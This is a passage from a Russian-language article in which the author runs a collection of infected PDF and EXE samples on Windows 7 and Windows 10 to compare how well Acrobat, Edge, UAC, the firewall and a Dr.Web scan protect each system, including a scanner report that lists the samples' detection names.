


Рис. 15. Часто наблюдалась и такая картина

Рис. 16. Попытка открыть сразу с дюжину инфицированных PDF в Win 7




Рис. 17. Произвести обновление безопасности? :)

Что ж, открыты все 50 PDF-документов. Пора проверить систему сканером и посмотреть наш улов. Проверка угроз не обнаружила — ни в семерке, ни в десятке. Следовательно, в Win 7 при использовании последней версии Acrobat Reader вероятность инфицировать свой комп при открытии зараженного файла минимальна. Что же касается браузера Edge в Win 10, то в нем многие зараженные PDF не открылись.

Промежуточный вывод

Инфицированные PDF не пробились через новый Acrobat и Edge.



EXE-ШНИКИ

Теперь самое интересное — буду открывать инфицированные EXE-файлы. Сначала просканирую подборку EXE-файлов (рис. 18), потом запущу их и проверю комп еще раз — чтобы было понятно, какие вирусы поселились в системе, а какие нет.

Dr.Web CureIt!

Проверка завершена

Dr.Web CureIt! обнаружил угрозы.

Рекомендуем вам немедленно обезвредить обнаруженные угрозы. Dr.Web CureIt! применит действия согласно настройкам.

Угроз обнаружено: 21
Угроз обезврежено: 0
Время проверки: 00:00:03
Открыть отчет

Обезвредить

Объект	Угроза	Действие	Путь
BackDoor 1.exe	Trojan.DownLoader...	Вылечить	C:\Users\Den\Desktop\Virus\exe\BackDoor 1.exe
Ransom 2.exe	Trojan.PWS.Siggen1....	Вылечить	C:\Users\Den\Desktop\Virus\exe\Ransom 2.exe
Ransom 1.exe	Trojan.Encoder.3981	Вылечить	C:\Users\Den\Desktop\Virus\exe\Ransom 1.exe
Banker 1.exe	Trojan.DownLoader...	Вылечить	C:\Users\Den\Desktop\Virus\exe\Banker 1.exe
Scareware 1.exe	Trojan.Encoder.514	Вылечить	C:\Users\Den\Desktop\Virus\exe\Scareware 1.exe
Ransom 3.exe	Trojan.Encoder.514	Вылечить	C:\Users\Den\Desktop\Virus\exe\Ransom 3.exe
Virus Ipamor 1.exe	Win32.HLLP.Iparmor...	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Ipamor 1.exe
RootKit 1.exe	Trojan.Encoder.283	Вылечить	C:\Users\Den\Desktop\Virus\exe\RootKit 1.exe
Virus Neshta 1.exe	Win32.HLLP.Neshta	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Neshta 1.exe
Virus Bailoat 1.exe	Trojan.Siggen5.45876	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Bailoat 1.exe
Virus Alman 1.exe	Win32.Alman.1	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Alman 1.exe
Virus Viking 1.exe	Win32.HLLW.Gavir.99	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Viking 1.exe
Virus Virut 2.exe	Win32.Virut.5	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Virut 2.exe
Virus Virut 1.exe	Win32.Virut.56	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Virut 1.exe
Virus Kamikaze 1.e...	Trojan.Siggen5.45876	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Kamikaze 1.exe
Virus Sality 1.exe	Win32.Sector.30	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Sality 1.exe
Worm 1.exe	Trojan.AVKill.9837	Вылечить	C:\Users\Den\Desktop\Virus\exe\Worm 1.exe
Worm 2.exe	Win32.HLLM.MyDoo...	Вылечить	C:\Users\Den\Desktop\Virus\exe\Worm 2.exe
Virus Parite 1.exe	Win32.Parite.2	Вылечить	C:\Users\Den\Desktop\Virus\exe\Virus Parite 1.exe

Рис. 18. Вот такая коллекция

Даже если штатный антивирус отключен или не работает как нужно (в Win 7), на страже порядка в Windows стоят два средства — UAC и брандмауэр. На рис. 19 показано, что брандмауэр блокировал запуск вируса ipamor, а на рис. 20 UAC защищает систему от Ransom 2.






Рис. 19. Поскольку брандмауэр не был отключен, он срабатывал на некоторые вирусы




Рис. 20. Вирус запрашивает права админа: сработал UAC



Рис. 21. Некоторые маскируются под стандартные инструменты: нужно проявлять бдительность

Опытный или попросту бдительный юзер сразу заподозрит что-то неладное. Как будут разворачиваться события далее, зависит от юзера: если он заблокирует запуск подозрительной программы (через UAC или брандмауэр), у вируса ничего не получится. В Win 7 я запретил запуск ipamor, а вот в Win 10 разрешил ему делать все, что захочется. Результат приведен на рис. 22 и 23.




Рис. 22. Результат проверки Win 7




Рис. 23. Результат проверки Win 10



Как видно, вирус ipamor успел хорошо расплодиться по всей системе. А все потому, что я разрешил ему это сделать. А ведь можно было бы и запретить — причем для этого не нужен никакой антивирус.

Что же касается Win 10, то она так же восприимчива к вирусам, как и Win 7. Можно предположить, что большая часть (ясно, не все) вирусов, которые работают в 64-битной семерке, с успехом запустятся в десятке. Упомянутый вирус ipamor довольно древний — он зверствовал еще в 2006 году, то есть десять лет назад. Тем не менее он может довольно удачно инфицировать самую современную версию Windows.

Думаешь, Win 10 стабильнее? Посмотри на рис. 24 и 25 — как говорится, найди десять отличий.

Рис. 24. Dr.Web занят работой. Вирусы, похоже, тоже. Windows 7



